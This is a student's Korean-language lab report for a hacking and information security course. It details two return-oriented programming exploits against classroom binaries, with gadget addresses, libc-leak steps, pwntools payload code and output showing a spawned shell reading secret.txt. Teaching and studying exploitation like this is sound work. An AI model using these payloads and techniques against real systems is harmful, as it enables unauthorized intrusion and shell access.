해킹및정보보안

Lab #3

(CSE4104)

학번: 20211606

이름: 한석기

(3-3) exploit-simple

```
5   char gbuf[] = "Sometimes simpler program is harder to exploit ^_^\n";
6   char *msg = gbuf;
7
8   void f(void) {
9     char buf[16];
10    write(1, msg, strlen(gbuf));
11    read(0, buf, 144);
12    msg = NULL; // To make it a little bit harder.
13  }
```

f함수에서 read함수로 buf에 144만큼 씌울 수 있는데 여기서 BOF가 발생한다. global variable로 선언된 gbuf와 msg는 /bin/sh를 저장하는 것에 사용될 것이다. msg는 f함수 마지막 부분에 NULL로 초기화되므로 gbuf의 주소를 직접 인자로 전달해야 할 것 같다.

```
Gadget(0x400673, ['pop rdi', 'ret'], ['rdi'], 0x8)
Gadget(0x400671, ['pop rsi', 'pop r15', 'ret'], ['rsi', 'r15'], 0xc)
```

먼저, pwntools를 사용해 가젯을 찾았다. rdi gadget과 rsi gadget이 존재하고 rsi gadget은 r15까지 처리해야 한다.

exploit의 순서는 다음과 같다.

1. write함수를 이용해 write GOT entry의 write library address를 알아내고 write offset으로 뺀 후 base address를 구한 후, execv offset을 더해 execv library address를 알아낸다.

2. read함수를 이용해, global variable gbuf에 "/bin/sh"를 저장한다.

3. read함수를 이용해, evecv 함수를 실행한다.

1.1 write 함수 관련 주소

```
Dump of assembler code for function write@plt:
   0x0000000000400470 <+0>:     jmpq   *0x200ba2(%rip)        # 0x601018
   0x0000000000400476 <+6>:     pushq  $0x0
   0x000000000040047b <+11>:    jmpq   0x400460
End of assembler dump.
```

gdb로 disas write를 했을 때, write 함수의 Dump다. write함수 plt의 주소는 0x400470이고 GOT entry의 주소는 0x601018이다.

1.2 write offset

```
Offset of write() within libc library: 0xf73b0
Offset of read() within libc library: 0xf7350
Offset of strlen() within libc library: 0x8b7a0
Offset of execv() within libc library: 0xcc8e0
```

pwntools를 이용해 얻은 write offset은 0xf73b0이다.

1.3 스택 프레임에 쌓는 순서

```
Dump of assembler code for function f:
   0x00000000004005b6 <+0>:     sub    $0x18,%rsp
```

f 함수가 0x18만큼 subtract를 했기 때문에 아무 문자를 0x18만큼 넣고 return address 자리부터 다음과 같이 corrupt한다.

rdi_gadget(8bytes) + 0x1(8bytes) + rsi_gadget(8bytes) + 0x601018(8bytes) + dummy(8bytes) + 0x400470(8bytes)

그러면 GOT entry(주소는 0x601018)에 있는 값이 의미하는 것은 write library address이고 여기서 write offset(0xf73b0)을 빼면 base address이다. 거기에 execv offset(0xcc8e0)을 더하면 execv libarary address이다.

2.1 read plt 주소

```
Dump of assembler code for function read@plt:
   0x0000000000400490 <+0>:     jmpq   *0x200b92(%rip)        # 0x601028
```

read plt의 주소는 0x400490이다.

2.2 gbuf 주소

```
(gdb) disas msg
Dump of assembler code for function gbuf:
   0x0000000000601080 <+0>:     push   %rbx
```

그리고 global variable gbuf의 주소는 0x601080이다.

2.3 스택 프레임에 쌓는 순서

스택에 프레임에 쌓는 순서는 1번에서 이어지고 다음과 같다.

rdi_gadget(8bytes) + 0x0(8bytes) + rsi_gadget(8bytes) + 0x601080(8bytes) + dummy(8bytes) + 0x400490(8bytes)

gadget을 이용해 rdi를 stdin으로 설정하고 rsi를 gbuf로 설정한다. 그리고 read plt 함수와 python의 p.send를 이용해 "/bin/sh"를 gbuf에 쓴다.

3.1 한 번에 보내는 것에 대한 여러 문제

```
28      print(p.recvuntil(b"^_^\n"))
29      p.send(b"A" * 0x18 + rdi_gadget + b"\x01" + b"\x00" * 7 + rsi_gadget + b"\x18\x10\x60" + \
30      b"\x00" * 13 + b"\x70\x04\x40" + b"\x00" * 5 + rdi_gadget + b"\x00" * 8 + rsi_gadget + b"\x80\x10\x60" + b"\x00" * 13\
31       + b"\x90\x04\x40" + b"\x00" * 5 + b"\xdd\x05\x40" + b"\x00" * 5)
32
33      # input("pause: ")
34      got_write = p.recvuntil(b"to e")
35      got_write = got_write[0:8]
36      got_write = got_write[::-1]
37      got_base = int(bytes.hex(got_write), 16) - write_offset
38      got_execv = got_base + execv_offset
39      bytes_execv = got_execv.to_bytes(8, 'little')
```

2번까지의 설명을 따르면 위 python 코드의 29번줄과 31번 줄 사이의 코드가 스택 프레임에 쌓는 코드다. 하지만 34번줄부터 39번줄까지의 base address를 구하고 execv library address를 구하는 코드가 아직 실행되지 않았기 때문에 read함수를 한 번 더 호출할 필요성을 느꼈고 144의 크기를 쓰기 때문에 크기도 부족하기도 했다. 그리고 리턴을 현재 rsp로 이어 나가게 하기 위해 어떻게 해야 할 지 고민했다.

3.2 f 함수 내의 golden instruction

```
0x00000000004005dd <+39>:    mov    %rsp,%rsi
0x00000000004005e0 <+42>:    mov    $0x0,%edi
0x00000000004005e5 <+47>:    callq  0x400490 <read@plt>
```

0x4005dd에 mov %rsp, %rsi가 있는 것을 확인했다. 현재 rsp를 rsi로 옮겨주는 것이다. 따라서 read를 호출하면 해당 rsp부터 다시 쓸 수 있는 것이다!

3.3 스택 프레임에 쌓는 순서

2번에서 이어진 것은 rsp를 rsi로 옮기는 instruction으로의 return address 설정이다.

0x4005dd(8bytes)

그리고 다음과 같이 새롭게 보낸다.

```
40      p.send(b"/bin/sh" + b"\x00")
41      p.send(b"\x00" * 0x18 + rdi_gadget + b"\x80\x10\x60" + b"\x00" * 5 + bytes_execv)
42
43      sleep(0.2)
44      p.sendline(b"cat secret.txt")
45      print(p.recvline())
```

40번째 줄의 /bin/sh는 2.3에서 gbuf에 쓸 때, 보낸 p.send이다. 41번째 줄의 p.send는 0x4005e5에서 실행되는 read함수의 재실행이다. rdx는 그대로 144로 설정되어 있기 때문에 144만큼 쓸 수 있다.

```
0x00000000004005ea <+52>:    movq   $0x0,0x200a6b(%rip)        # 0x601060 <msg>
0x00000000004005f5 <+63>:    add    $0x18,%rsp
0x00000000004005f9 <+67>:    retq
```

0x18만큼 padding을 준 것은 마지막에 add $0x18, %rsp 때문이다. 그것까지 하고 바로 ret라서 ret에 rdi_gadget을 준다면 ROP를 할 수 있다. 따라서 스택 프레임으로 보내는 순서는 다음과 같다.

0x0(8bytes) + 0x0(8bytes) + 0x0(8bytes) + rdi_gadget(8bytes) +0x601080(8bytes) + execv_address(8bytes)

rdi_gadget으로 gbuf에 저장된 "/bin/sh"를 rdi로 가져오고 execv_address를 return address로 설정하고 sleep을 적정시간 했다가 shell에 cat secret.txt를 전달하면


```
b'Sometimes simpler program is harder to exploit ^_^\n'
b'822f6b1\n'
[*] Stopped process './simple.bin' (pid 7946)
cse20211606@cspro5:~/Lab3/3-3$
```

위와 같이 exploit이 성공한다.

4. +a) 추가사항

40번째줄과 41번째 줄 사이에 sleep(0.2)를 넣지 않으면 가끔 exploit에 실패한다. 이는 41번째 줄의 send가 f()함수의 read 이전에 send될 수 있으므로 그렇다. 따라서 sleep으로 시간을 줬다.

위의 1, 2, 3의 전체 과정의 스택 프레임을 그림으로 그리면 다음과 같다.



(3-4) exploit-echo-twice

```
24 void unsafe_echo(void) {
25     char buf[32];
26     ssize_t n;
27     puts("Now I will echo your input unsafely, but you can't easily run /bin/sh");
28     n = read(0, buf, 64);
29     write(1, buf, n);
30 }
```

unsafe_echo 함수에서 BOF가 일어난다. 여기서 무언가 Control할 수 있을 것 같다.

```
Gadget(0x400923, ['pop rdi', 'ret'], ['rdi'], 0x8)
Gadget(0x400921, ['pop rsi', 'pop r15', 'ret'], ['rsi', 'r15'], 0xc)
```

먼저, pwntools를 사용해 가젯을 찾았다. rdi gadget과 rsi gadget이 존재하고 rsi gadget은 r15까지 처리해야 한다.

exploit의 순서는 다음과 같다.

1. write함수를 이용해 base address를 알아낸다.

2. execv와 /bin/sh의 주소를 알아낸다.

3. execv함수를 실행한다.

1.1 unsafe_echo의 문제점

```
(gdb) disas unsafe_echo
Dump of assembler code for function unsafe_echo:
   0x000000000040083b <+0>:     sub    $0x28,%rsp
```

위와 같이 unsafe_echo 함수는 0x28만큼 subtract를 하고 0x40만큼 쓸 수 있다. 그러면 사실상 0x18만큼 사용할 수 있는 것이다. 0x18이면 딱 8bytes 3개가 들어갈 수 있는 것이고 rdi_gadget 하나 들어갈 정도다.

1.2 늘리고 씌우기

```
(gdb) disas main
Dump of assembler code for function main:
   0x0000000000400870 <+0>:     sub    $0x8,%rsp
```

main을 확인해보면 0x8만큼 subtract를 하고 프로그램이 종료되기 전, 다시 0x8만큼 add를 한다. 이것을 활용할 것이다.

1.3 스택 프레임에 쌓는 순서

main의 시작 address는 1.2에서 봤듯이 0x400870이다.

```
(gdb) disas write
Dump of assembler code for function write@plt:
   0x0000000000400610 <+0>:     jmpq   *0x200a0a(%rip)        # 0x601020
```

write plt의 주소는 0x400610이고 GOT Entry 주소는 0x601020이다.

첫 unsafe_echo를 실행 시, 다음과 같이 send하여 스택 프레임을 만든다.

"아무 문자"(40bytes) + 0x400870(8bytes) + 0x0(8bytes) + 0x400870(8bytes)

return address로 main의 시작 주소로 설정한다. main의 시작 주소로 가서 subtract 0x8까지 하면 마지막 8bytes인 0x400870이 확정적으로 남는다. 마지막을 main의 시작 주소로 해 놓는 이유는 " 거꾸로 쌓기" 이기 때문이다. 그 결과는 뒤에서 자세히 설명할 것이다.

그리고 두번째 unsafe_echo에서의 send는 다음과 같다.

"아무 문자"(40bytes) + 0x400870(8bytes) + 0x0(8bytes) + 0x400610(8bytes)

사실, 24bytes를 3의 나눴을 때, 가운데는 무엇이 와도 상관없고 처음이 main 시작 address, 끝이 덮어쓰기를 원하는 것으로 하면 된다. 그렇게 write plt 주소도 추가한다.

세번째 unsafe_echo에서의 send는 다음과 같다.

"아무 문자"(40bytes) + 0x400870(8bytes) + 0x0(8bytes) + 0x0(8bytes)

r15에 넣기 위한 0을 쓴다. 그냥 dummy값이다.

네번째 unsafe_echo에서의 send는 다음과 같다.

"아무 문자"(40bytes) + 0x400870(8bytes) + 0x0(8bytes) + 0x601020(8bytes)

rsi에 넣기 위한 write GOT Entry 주소를 넣는다.

다섯 번째 unsafe_echo에서의 send는 다음과 같다.

"아무 문자"(40bytes) + rdi_gadget(8bytes) + 0x1(8bytes) + rsi_gadget(8bytes)

rdi에 넣기 위한 1을 넣고 rsi_gadget을 쓴다.


이제 이대로 rsp의 움직임을 지켜본다. 위에서 말한 "거꾸로 쌓기"가 아래와 같이 형성되며 다음과 같이 진행된다.

rdi_gadget(8bytes) + 0x1(8bytes) + rsi_gadget(8bytes) + 0x601020(8bytes) + 0x0(8bytes)

+ 0x400610(8bytes) + 0x400870(8bytes)

이러면 write로 write library address를 얻었다. 그리고 다시 main으로 돌아간다.

2. execv와 /bin/sh address 얻기



위에서 구한 write library address에서 offset을 빼면 base address를 구할 수 있다. 위 사진은 python의 pwntools가 제공하는 기능으로 각각의 base address부터 offset을 보여준다. 구한 base address와 위 사진의 offset을 활용해 "/bin/sh"가 저장된 위치와 execv address를 알 수 있다.

3. execv 실행하기

1번이 끝난 후 다시 main으로 왔다. 그리고 조작을 다시 시작할 수 있다.

첫 unsafe_echo를 실행 시, 다음과 같이 send하여 스택 프레임을 만든다.

"아무 문자"(40bytes) + 0x400870(8bytes) + 0x0(8bytes) + execv_address(8bytes)

execv_address를 넣는다.

두번째 unsafe_echo를 실행 시, 다음과 같이 send하여 스택 프레임을 만든다.

"아무 문자"(40bytes) + 0x400870(8bytes) + 0x0(8bytes) + 0x0(8bytes)

dummy를 넣는다.

세번째 unsafe_echo를 실행 시, 다음과 같이 send하여 스택 프레임을 만든다.

"아무 문자"(40bytes) + 0x400870(8bytes) + 0x0(8bytes) + 0x0(8bytes)

rsi에 NULL을 넣는다.

네번째 unsafe_echo를 실행 시, 다음과 같이 send하여 스택 프레임을 만든다.

"아무 문자"(40bytes) + rdi_gadget(8bytes) + binsh_address(8bytes) + rsi_gadget(8bytes)

rdi에 "/bin/sh"를 넣고 rsi_gadget을 추가한다.

이제 이대로 다시 rsp의 움직임을 지켜본다. "거꾸로 쌓기"가 아래와 같이 형성되며 다음과 같이 진행된다.

rdi_gadget(8bytes) + binsh_address(8bytes) + rsi_gadget(8bytes) + 0x0(8bytes) + 0x0(8bytes) + execv_address(8bytes)

이러면 execv로 /bin/sh가 실행되고 쉘 명령어를 입력할 수 있다.

```
112     sleep(0.2)
113     p.sendline(b"cat secret.txt")
114     print(p.recvline())
```

위와 같이 shell 명령어를 전송하면

```
b"Now I will echo your input unsafe
b'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
0\x00\x00'
b'First, I will echo your input safe
b'AAAAAAAAB\n'
b"Now I will echo your input unsafe
b'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
b'6950daca\n'
[*] Stopped process './echo-twice.bi
cse20211606@cspro5:~/Lab3/3-4$
```

위와 같은 결과가 나온다.

위의 1, 2, 3의 전체 과정의 스택 프레임을 그림으로 그리면 다음과 같다.